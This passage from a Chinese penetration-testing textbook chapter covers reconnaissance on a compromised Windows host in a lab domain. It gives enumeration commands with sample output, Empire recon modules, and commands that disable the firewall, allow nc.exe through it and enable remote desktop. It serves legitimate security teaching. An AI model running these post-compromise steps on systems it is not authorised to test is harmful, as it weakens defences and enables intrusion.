

第 2 章 内网信息的收集

在内网渗透测试环境中，有着很多设备和报警及防护软件（例如，Bit9、惠普 ARC Sight、Mandiant 等）。它们通过对目标内网信息的收集，洞察内网网络拓扑和结构，找出内网最薄弱的环节。信息收集的深度，直接关系到整个内网渗透测试的成败。

2.1 内网信息收集概述

当渗透测试人员进入内网后，面对的是一片“黑暗森林”，所以渗透测试人员首先会对当前所处的网络环境进行判断，通常的判断分为三种。

我是谁？——对机器角色的判断。

这是哪？——对目前机器所处网络环境的拓扑结构进行分析和判断。

我在哪？——对目前机器所处位置区域的判断。

对机器角色的判断，是指判断已经控制的机器是普通 Web 服务器、开发测试服务器、公共服务器、文件服务器、代理服务器、DNS 服务器还是存储服务器等。具体的判断是通过对机器内的主机名、文件、网络连接等多种情况综合进行的。

对目前机器所处网络环境的拓扑结构进行分析和判断，是指需要对所处内网进行全面的数据收集及分析整理，绘制出大概的内网整体拓扑结构图，以便后期进行进一步的内网渗透和准确定位内网具体目标，从而完成渗透测试。

对目前机器所处位置区域的判断，是指判断机器处于网络拓扑中的哪个区域，是在 DMZ 区、办公网，还是核心区、核心 DB 等位置。当然，这里的区域并不是绝对的，只是一个大概的环境，不同位置的网络环境不一样，区域的界限也不一定明显。

2.2 收集本机信息

不管是在外网中还是内网中，信息收集都是重要的第一步。当渗透测试人员成功控制一台机器后，其内网结构如何、这台机器是什么角色的、使用机器的人是什么角色的、机器上安装的是什么杀毒软件、机器是通过什么方式上网的、机器是笔记本还是台式机等，都需要通过信息收集来获取。

2.2.1 手动收集信息

本机信息包括主机的系统、权限、内网分配 IP 地址段、安装的软件杀毒、端口、服务、补丁更新频率、网络连接信息、共享、会话等。如果是域内主机，系统、软件、补丁、服务、



杀毒一般都是批量安装的。通过收集本机的相关信息，可以进一步了解整个域的操作系统版本、软件、补丁、用户命名方式等。

1. 查询网络配置信息

执行如下命令，可以获取当前机器是否处在内网中、有几个内网、内网段分别是多少、是否是域内网、网关 IP 地址、DNS 指向的 IP 地址等信息，如图 2-1 所示。

```
ipconfig /all
```

```
C:\Users\User>ipconfig /all

Windows IP 配置

主机名 . . . . . : WIN-2008
主   DNS 后缀 . . . . . : hacke.testlab
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : hacke.testlab

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . : 
   描述 . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址 . . . . . : 00-0C-29-09-8A-C5
   DHCP 已启用 . . . . . : 是
   自动配置已启用 . . . . . : 是
   本地连接 IPv6 地址 . . . . . : fe80::b57d:2f60:7602:317e%11(首选)
   IPv4 地址 . . . . . : 192.168.1.2(首选)
   子网掩码 . . . . . : 255.255.255.0
   默认网关 . . . . . : 
   DHCPv6 Iaid . . . . . : 234884137
   DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-82-C6-BD-00-0C-29-09-8A-C5
   DNS 服务器 . . . . . : 192.168.1.1
   TCP/IP 上的 NetBIOS . . . . . : 已启用

隧道适配器 本地连接* 2:

   媒体状态 . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . : 
   描述 . . . . . : Microsoft ISATAP Adapter #2
   物理地址 . . . . . : 00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . : 否
   自动配置已启用 . . . . . : 是
```

图 2-1 查询本机网络配置信息

2. 查询操作系统及安装软件的版本信息

(1) 获取操作系统和版本信息

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

```
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
```

(2) 查看系统体系结构

执行如下命令，查看系统体系结构，如图 2-3 所示。

```
echo %PROCESSOR_ARCHITECTURE%
```

```
C:\Users\user>systeminfo | findstr /B /C:"OS Name" /C:"OS Version "  
C:\Users\user>systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"  
OS 名称:      Microsoft Windows Server 2008 R2 Datacenter  
OS 版本:      6.1.7600 暂缺 Build 7600  
C:\Users\user>
```

图 2-2 查询操作系统和版本信息

```
C:\Users\Administrator>echo %PROCESSOR_ARCHITECTURE%  
AMD64
```

图 2-3 查看系统体系结构

(3) 查看安装的软件及版本、路径等

利用 wmic 命令，可以将结果输出到文本中，具体如下，如图 2-4 所示。

```
wmic product get name,version
```

```
C:\Users\user>wmic product get name,version  
Name                                     Version  
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161 9.0.30729.6161  
VMware Tools                             10.1.6.5214329  
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 9.0.30729.6161
```

图 2-4 查看安装的软件及版本信息（1）

利用 PowerShell 命令，收集软件版本信息，具体如下，如图 2-5 所示。

```
powershell "Get-WmiObject -class Win32_Product |Select-Object -Property  
name,version"
```

```
C:\Users\user>powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name,version"  
name                                     version  
-----  
Microsoft Visual C++ 2008 Redistributable - x64 9.0.3072... 9.0.30729.6161  
VMware Tools                             10.1.6.5214329  
Microsoft Visual C++ 2008 Redistributable - x86 9.0.3072... 9.0.30729.6161  
C:\Users\user>
```

图 2-5 查看安装的软件及版本信息（2）

3. 查询本机服务信息

执行如下命令，查询本机服务信息，如图 2-6 所示。

```
wmic service list brief
```

```
C:\Users\Administrator>wmic service list brief
```

ExitCode	Name	ProcessId	StartMode	State	Status
0	ADWS	1336	Auto	Running	OK
0	AeLookupSvc	0	Manual	Stopped	OK
1077	ALG	0	Manual	Stopped	OK
0	AppHostSvc	1380	Auto	Running	OK
1077	AppIDSvc	0	Manual	Stopped	OK
0	Appinfo	940	Manual	Running	OK
0	AppMgmt	940	Manual	Running	OK
0	AppReadiness	0	Manual	Stopped	OK
1077	AppXSvc	0	Manual	Stopped	OK
1077	aspnet_state	0	Manual	Stopped	OK
1077	AudioEndpointBuilder	0	Manual	Stopped	OK
1077	Audiosrv	0	Manual	Stopped	OK
0	BFE	992	Auto	Running	OK
0	BITS	940	Manual	Running	OK
0	BrokerInfrastructure	672	Auto	Running	OK
0	Browser	940	Auto	Running	OK
0	CertPropSvc	940	Manual	Running	OK
0	COMSysApp	2740	Manual	Running	OK
0	CryptSvc	212	Auto	Running	OK
0	DcomLaunch	672	Auto	Running	OK
0	defragsvc	0	Manual	Stopped	OK
1077	DeviceAssociationService	0	Manual	Stopped	OK
1077	DeviceInstall	0	Manual	Stopped	OK
0	Dfs	2036	Auto	Running	OK
0	DFSRR	1412	Auto	Running	OK
0	Dhcp	900	Auto	Running	OK
0	DNS	1476	Auto	Running	OK
0	Dnscache	212	Auto	Running	OK

图 2-6 查询本机服务信息

4. 查询进程列表

执行如下命令，可以查看当前进程列表和进程用户，分析软件、邮件客户端、VPN 和杀毒软件等进程，如图 2-7 所示。

```
tasklist /v
```

执行如下命令，查看进程信息，如图 2-8 所示。

```
wmic process list brief
```

一般来说，域内的软件和杀毒软件应该是一致的。常见的杀毒软件进程，如表 2-1 所示。

表 2-1 常见杀毒软件的进程

进 程	软件名称
360SD.EXE	360 杀毒
360TRAY.EXE	360 实时保护
ZHUDONGFANGYU.EXE	360 主动防御
KSAFETRAY.EXE	金山卫士
SAFEDOGUPDATECENTER.EXE	服务器安全狗
MCAFEE MCSHIELD.EXE	MCAFEE
EGUI.EXE	NOD32
AVP.EXE	卡巴斯基
AVGUARD.EXE	小红伞
BDAGENT.EXE	BITDEFENDER



```
C:\Users\administrator.HACKER>tasklist
```

映像名称	PID	会话名	会话#	内存使用
System Idle Process	0	Services	0	24 K
System	4	Services	0	368 K
smss.exe	248	Services	0	1,140 K
csrss.exe	332	Services	0	6,060 K
wininit.exe	392	Services	0	4,924 K
services.exe	488	Services	0	11,280 K
lsass.exe	496	Services	0	15,880 K
lsn.exe	504	Services	0	6,324 K
svchost.exe	604	Services	0	9,780 K
vmacthlp.exe	664	Services	0	4,264 K
svchost.exe	708	Services	0	8,200 K
svchost.exe	796	Services	0	12,780 K
svchost.exe	832	Services	0	37,016 K
svchost.exe	880	Services	0	15,040 K
svchost.exe	924	Services	0	11,328 K
svchost.exe	968	Services	0	18,052 K
svchost.exe	284	Services	0	12,256 K
spoolsv.exe	1176	Services	0	16,412 K
svchost.exe	1324	Services	0	2,912 K
svchost.exe	1352	Services	0	6,736 K
UGAuthService.exe	1388	Services	0	10,876 K
vmtoolsd.exe	1460	Services	0	20,856 K
ManagementAgentHost.exe	1484	Services	0	10,512 K
svchost.exe	1800	Services	0	6,140 K
MmiProSE.exe	2000	Services	0	16,036 K
dllhost.exe	1228	Services	0	11,516 K

图 2-7 查看进程

```
C:\Users\administrator.HACKER>wmic process list brief
```

HandleCount	Name	Priority	ProcessId	ThreadCount	WorkingSetSize
0	System Idle Process	0	0	4	24576
448	System	8	4	98	376832
32	smss.exe	11	248	3	1167360
437	csrss.exe	13	332	9	6205440
90	wininit.exe	13	392	3	5042176
256	services.exe	9	488	10	11575296
819	lsass.exe	9	496	8	16261120
210	lsn.exe	8	504	10	6504448
364	svchost.exe	8	604	10	10014720
57	vmacthlp.exe	8	664	3	4366336
256	svchost.exe	8	708	7	8409088
312	svchost.exe	8	796	14	13078528
1178	svchost.exe	8	832	48	38469632
624	svchost.exe	8	880	15	15425536

图 2-8 查看进程信息

5. 查看启动程序信息

执行如下命令，查看启动程序信息，如图 2-9 所示。

```
wmic startup get command,caption
```

```
C:\Users\Administrator>wmic startup get command,caption
```

Caption	Command
UMware User Process	"C:\Program Files\UMware\UMware Tools\vmtoolsd.exe" -n vmusr

图 2-9 查看启动程序信息



6. 查看计划任务

执行如下命令，查看计划任务，如图 2-10 所示。

```
schtasks /query /fo LIST /v
```

```
主机名: DC
任务名: \Microsoft\Windows\WindowsUpdate\AUSessionCo
nnect
下次运行时间: N/A
模式: 已禁用
登录状态: 交互方式/后台方式
上次运行时间: N/A
上次结果: 1
创建者: Microsoft Corporation
要运行的任务: COM 处理程序
起始于: N/A
注释: 此任务用于向用户显示通知。
计划任务状态: 已禁用
空闲时间: 已禁用
电源管理:
作为用户运行: SYSTEM
删除没有计划的任务: 已禁用
如果运行了 * 小时 * 分钟, 停止任务: 72:00:00
计划: 计划数据在此格式中不可用。
计划类型: 未定义的
开始时间: N/A
开始日期: N/A
结束日期: N/A
大: N/A
月: N/A
重复: 每: N/A
重复: 截止: 时间: N/A
重复: 截止: 持续时间: N/A
重复: 如果还在运行, 停止: N/A

主机名: DC
任务名: \Microsoft\Windows\WindowsUpdate\Scheduled S
tart
下次运行时间: 2019/1/30 17:44:11
```

图 2-10 查看计划任务

7. 查看主机开机时间

执行如下命令，查看主机开机时间，如图 2-11 所示。

```
net statistics workstation
```

```
C:\Users\Administrator>net statistics workstation
\DC 的工作站统计数据

统计数据开始于 2018/12/23 13:42:42

接收的字节数 331595
接收的服务器消息块 (SMB) 19
传输的字节数 574116
```

图 2-11 查看主机开机时间

8. 查询用户列表

执行如下命令，查看本机用户列表。




```
net user
```

通过分析本机用户列表，可以找出内部网络机器名的命名规则。特别是个人机器，可以推测出整个域的用户命名方式，如图 2-12 所示。



图 2-12 查询本机用户列表

执行如下命令，获取本地管理员（通常含有域用户）信息。

```
net localgroup administrators
```

可以看到，本地管理员有两个用户和一个组，如图 2-13 所示。默认 Domain Admins 组为域内机器的本地管理员用户。在真实环境中，为了方便管理，会有域用户被添加为域机器的本地管理员用户。




图 2-13 查询本机管理员

执行如下命令，查看当前在线用户，如图 2-14 所示。

```
query user || qwinsta
```



图 2-14 查看当前在线用户

9. 列出或断开本地计算机和连接的客户端的会话

执行如下命令，列出或断开本地计算机和连接的客户端的会话，如图 2-15 所示。

```
net session
```

```
C:\Users\pc>net session
```

计算机	用户名	客户端类型	打开空闲时间
\\172.16.0.13	chenshijie		2 00:02:24

命令成功完成。

图 2-15 列出或断开本地计算机和连接的客户端的会话

10. 查询端口列表

执行如下命令，查看端口列表、本机开放的端口所对应的服务和应用程序。

```
netstat -ano
```

可以看到，当前机器和哪些主机进行了连接，以及 TCP、UDP 等端口使用、监听情况，如图 2-16 所示。还可以通过网络连接来进行初步的判断，如代理服务器可能会有很多机器来连代理端口、更新服务器（例如 WSUS）可能开放了更新端口 8530、DNS 服务器会开放 53 端口等，再根据其他信息进行综合判断。

```
C:\Users\administrator.HACKER>netstat -ano
```

活动连接

协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	708
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	392
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	796
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	832
TCP	0.0.0.0:49160	0.0.0.0:0	LISTENING	496
TCP	0.0.0.0:63592	0.0.0.0:0	LISTENING	488
TCP	0.0.0.0:63593	0.0.0.0:0	LISTENING	1800
TCP	192.168.1.2:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.2:63739	192.168.1.1:135	TIME_WAIT	0
TCP	192.168.1.2:63740	192.168.1.1:135	TIME_WAIT	0
TCP	192.168.1.2:63741	192.168.1.1:49156	ESTABLISHED	496
TCP	192.168.1.2:63742	192.168.1.1:49156	TIME_WAIT	0
TCP	:::1:135	:::1:0	LISTENING	708
TCP	:::1:445	:::1:0	LISTENING	4
TCP	:::1:47001	:::1:0	LISTENING	4
TCP	:::1:49152	:::1:0	LISTENING	392
TCP	:::1:49153	:::1:0	LISTENING	796
TCP	:::1:49154	:::1:0	LISTENING	832
TCP	:::1:49160	:::1:0	LISTENING	496
TCP	:::1:63592	:::1:0	LISTENING	488
TCP	:::1:63593	:::1:0	LISTENING	1800
UDP	0.0.0.0:123	:::*		880
UDP	0.0.0.0:500	:::*		832

图 2-16 查询端口列表



11. 查询补丁列表

执行如下命令，查看系统的详细信息。

```
Systeminfo
```

注意系统的版本、位数、域、补丁信息及跟新频率等。一般域内主机的补丁都是批量安装的，通过查看本地计算机补丁列表，可以找到未打补丁的漏洞。当前更新了 162 个补丁，如图 2-17 所示。

```
Hotfix(s):               162 Hotfix(s) Installed.
[01]: KB981391
[02]: KB981392
[03]: KB977236
[04]: KB981111
[05]: KB977238
[06]: KB2849697
[07]: KB2849696
```

图 2-17 查询补丁列表（1）

使用 wmic 识别安装在系统中的补丁情况，命令如下。

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

可以看到更新补丁名称、描述、补丁 ID、安装时间等信息，如图 2-18 所示。

```
C:\Users\Administrator>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                                Description                            HotFixID    Insta
Microsoft-Windows-AD RMS-BPA          Update                                KB981391    8/10/
Microsoft-Windows-ApplicationServer-BPA  Update                                KB981392    8/10/
Microsoft-Windows-DHCP-BPA            Update                                KB977236    8/10/
Microsoft-Windows-FileServices-BPA     Update                                KB981111    8/10/
Microsoft-Windows-HyperU-BPA          Update                                KB977238    8/10/
http://go.microsoft.com/fwlink/?LinkId=133041  Update                                KB2849697    8/10/
http://go.microsoft.com/fwlink/?LinkId=133041  Update                                KB2849696    8/10/
http://go.microsoft.com/fwlink/?LinkId=133041  Update                                KB2841134    8/10/
Microsoft-Windows-NPAS-BPA            Update                                KB977239    8/10/
http://support.microsoft.com/          Update                                KB2670838    8/10/
Microsoft-Windows-Wsus-BPA            Update                                KB981390    8/10/
```

图 2-18 查询补丁列表（2）

12. 查询本机共享

执行如下命令，查看本机共享列表和可访问的域共享列表（域内共享有很多时候是相同的），如图 2-19 所示。

```
net share
```

利用 wmic 查找共享，命令如下，如图 2-20 所示。

```
wmic share get name,path,status
```

```
C:\Users\testuser.HACKER>net share

共享名      资源      注解
-----
C$          C:\       默认共享
IPC$        C:\       远程 IPC
ADMIN$      C:\Windows 远程管理
命令成功完成。
```

图 2-19 查询本机共享

```
C:\Users\user>wmic share get name,path,status
Name Path Status
ADMIN$ C:\Windows OK
C$ C:\ OK
IPC$ OK

C:\Users\user>
```

图 2-20 利用 wmic 查找共享

13. 查询路由表及所有可用接口的 ARP 缓存表

执行如下命令，查询路由表及所有可用接口的 ARP（地址解析协议）缓存表，如图 2-21 所示。

```
route print
Arp -A
```

```
C:\Users\Administrator>arp -a

接口: 1.1.1.2 --- 0xc
Internet 地址      物理地址      类型
1.1.1.1            00-0c-29-04-c5-38 动态
1.1.1.10           00-0c-29-09-8a-c5 动态
1.1.1.255          ff-ff-ff-ff-ff-ff 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
239.255.255.250    01-00-5e-7f-ff-fa 静态
```

图 2-21 查询所有可用接口的 ARP 缓存表

14. 查询防火墙相关配置

(1) 关闭防火墙

Windows Server 2003 系统及之前版本，命令如下。

```
netsh firewall set opmode disable
```

Windows Server 2003 之后系统版本，命令如下。

```
netsh advfirewall set allprofiles state off
```

(2) 查看防火墙配置

```
netsh firewall show config
```

(3) 修改防火墙配置

Windows Server 2003 系统及之前版本，允许指定程序全部连接，命令如下。

```
netsh firewall add allowedprogram c:\nc.exe "allow nc" enable
```

Windows Server 2003 之后系统版本，情况如下。

- 允许指定程序连入，命令如下。

```
netsh advfirewall firewall add rule name="pass nc" dir=in action=allow  
program="C: \nc.exe"
```

- 允许指定程序连出，命令如下。

```
netsh advfirewall firewall add rule name="Allow nc" dir=out action=allow  
program="C: \nc.exe"
```

允许 3389 端口放行，命令如下。

```
netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in  
localport=3389 action=allow
```

(4) 自定义防火墙日志储存位置

```
netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log"
```

15. 查看计算机代理配置情况

执行如下命令，可以看到代理配置存在服务器为 127.0.0.1:1080 的配置信息，如图 2-22 所示。

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\  
CurrentVersion\Internet Settings"
```

```
C:\Users\Administrator>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
IES_UA_Backup_Flag    REG_SZ      5.0
User Agent            REG_SZ      Mozilla/4.0 (compatible; MSIE 8.0; Win32)
EmailName             REG_SZ      User@
PrivDiscUiShown       REG_DWORD   0x1
EnableHttp1_1         REG_DWORD   0x1
WarnOnIntranet        REG_DWORD   0x1
MimeExclusionListForCache REG_SZ      multipart/mixed multipart/x-mixed-replace multipart/x-byteranges
AutoConfigProxy       REG_SZ      wininet.dll
UseSchannelDirectly   REG_BINARY   01000000
WarnOnPost            REG_BINARY   01000000
UrlEncoding           REG_DWORD   0x0
SecureProtocols       REG_DWORD   0xa80
PrivacyAdvanced       REG_DWORD   0x0
ZoneSecurityUpgrade   REG_BINARY   184EC0D6AB30D401
DisableCachingOfSSLPages REG_DWORD   0x1
WarnonZoneCrossing    REG_DWORD   0x1
CertificateRevocation REG_DWORD   0x1
EnableNegotiate       REG_DWORD   0x1
MigrateProxy          REG_DWORD   0x1
ProxyEnable           REG_DWORD   0x0
ProxyServer           REG_SZ      127.0.0.1:1080
```

图 2-22 查看计算机代理配置情况




16. 查询并开启远程连接服务

(1) 查看远程连接端口

在 cmd 下使用注册表查询语句，命令如下，得到连接端口为 0xd3d，转换后为 3389，如图 2-23 所示。

```
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /V PortNumber
```



```
C:\Users\Administrator>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Co
ntrol\Terminal Server\WinStations\RDP-Tcp" /V PortNumber

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\
RDP-Tcp
    PortNumber    REG_DWORD    0xd3d

C:\Users\Administrator>
```

图 2-23 查看远程连接端口

(2) 在 Windows Server 2003 中开启 3389 端口

```
wmic path win32_terminalsettingsetting where (__CLASS != "") call
setallowtsconnections 1
```

(3) 在 Windows Server 2008 和 Windows Server 2012 中开启 3389 端口

```
wmic /namespace:\\root\cimv2\terminalservices path
win32_terminalsettingsetting where (__CLASS != "") call setallowtsconnections 1

wmic /namespace:\\root\cimv2\terminalservices path win32_tsgeneralsetting
where (TerminalName='RDP-Tcp') call setuserauthenticationrequired 1

reg add "HKLM\SYSTEM\CURRENT\CONTROLSET\CONTROL\TERMINAL SERVER" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f
```

2.2.2 自动收集信息

为了简化操作，可以创建一个脚本来实现在目标机器上查询流程、服务、用户账号、用户组、网络接口、硬盘信息、网络共享信息、安装 Windows 补丁、程序在启动运行、安装的软件列表、操作系统、时区信息等信息。网络上有很多类似的脚本，当然，我们也可以自己定制一个。在这里推荐一个利用 WMIC 收集目标机信息的脚本。

WMIC (Windows Management Instrumentation Command-Line, Windows 管理工具命令行) 是 Windows 下最有用的命令行工具。WMIC 对于信息收集和渗透都是非常实用的。默认任何版本的



Windows XP 的低权限用户不能访问 WMIC，Windows 7 以上版本允许低权限的用户访问 WMIC 并执行相关查询操作。

WMIC 脚本的下载地址为 http://www.fuzzysecurity.com/scripts/files/wmic_info.rar。执行脚本后，会将所有结果写入一个 HTML 文件，如图 2-24 所示。




图 2-24 自动收集信息

2.2.3 Empire 下的主机信息收集

在 Empire 下也存在类似模块，输入“usemodule situational_awareness/host/winenum”命令即可查看本机用户、域组成员、最后的密码设置时间、剪贴板内容、系统基本信息、网络适配器信息、共享信息等，如图 2-25 所示。




图 2-25 查看主机信息



另外, situational_awareness/host/computerdetails 模块几乎列举了系统中的所有有用信息, 如目标主机事件日志、应用程序控制策略日志, 包括 RDP 登录信息、PowerShell 脚本运行和保存的信息等。在运行这个模块时需要管理员权限, 读者可以尝试一下。

2.3 查询当前权限

1. 查看当前权限

查看当前权限, 命令如下。

whoami

获取了一台主机的权限后, 会有以下三种情况。

- 本地普通用户: 当前权限为 win-2008 本机的 user 用户, 如图 2-26 所示。

```
C:\Users\user>whoami
win-2008\user
C:\Users\user>
```

图 2-26 查看当前权限 (1)

- 本地管理员用户: 当前权限为 win7-x64-test 本机的 administrator 用户, 如图 2-27 所示。

```
C:\Users\Administrator>whoami
win7-x64-test\administrator
C:\Users\Administrator>
```

图 2-27 查看当前权限 (2)

- 域内用户: 当前权限为 hacke 域内的 administrator 用户, 如图 2-28 所示。

```
C:\Users\Administrator>whoami
hacke\administrator
C:\Users\Administrator>
```

图 2-28 查看当前权限 (3)

在这三种情况中, 如果当前内网存在域, 本地普通用户只能查询本机相关信息, 不能查询域内信息。本地管理员用户和域内用户则可以查询域内信息。其原理是: 域内的所有查询都是通过域 LDAP 协议去域控制器进行查询的, 而这个查询需要经过权限认证, 所以, 只有域用户才拥有这个权限; 当域用户运行查询命令时, 会自动使用 Kerberos 协议进行认证, 无须额外输入账号和密码。

本地管理员 administrator 权限可以直接提升为 ntauthority\system 权限, 因此, 在域中, 除了普通用户, 所有机器都有一个机器用户, 用户名是机器名后加 “\$”。在本质上, 机器上的 system



用户对应的就是域里面的机器用户，所以，system 权限是可以运行域内查询的相关命令的。

2. 获取域 SID

执行如下命令，获取域 SID。

```
whoami /all
```

可看到，当前域 pentest 的 SID 为 S-1-5-21-3112629480-1751665795-4053538595，域用户 user1 的 SID 为 S-1-5-21-3112629480-1751665795-4053538595-1104，如图 2-29 所示。




图 2-29 获取域 SID

3. 查询指定账户的详细信息

执行如下命令，查询指定账户的详细信息。

```
net user XXX /domain
```

在 cmd 下输入命令“net user user/domain”，可以看到，当前用户在本地组没有本地管理员权限，在域中属于 Domain Users 组，如图 2-30 所示。




图 2-30 查询指定账户的详细信息

2.4 判断是否有域

搜集完本机相关信息后，接下来，就要判断当前内网是否有域。如果有，需要判断所控主机是否在域内。下面讲解几种方法。

1. 使用 ipconfig 命令

执行如下命令，可以查看网关 IP 地址、DNS 的 IP 地址、本地地址是否和 DNS 服务器为同一网段、域名等，如图 2-31 所示。

```
ipconfig /all
```




图 2-31 查询本机 IP 信息

然后，通过反向解析查询命令 nslookup 来解析域名的 IP 地址。使用解析出来的 IP 地址进行对比，判断域控制器和 DNS 服务器是否在同一台服务器上，如图 2-32 所示。



图 2-32 使用 nslookup 命令解析域名

2. 查看系统详细信息

执行如下命令，如图 2-33 所示，域即域名，登录服务器为域控制器。如果域显示为 WORKGROUP，表示当前服务器不在域内。当前域名为 hacke.testlab。

```
Systeminfo
```





图 2-33 查看系统详细信息

3. 查询当前登录域及登录用户信息

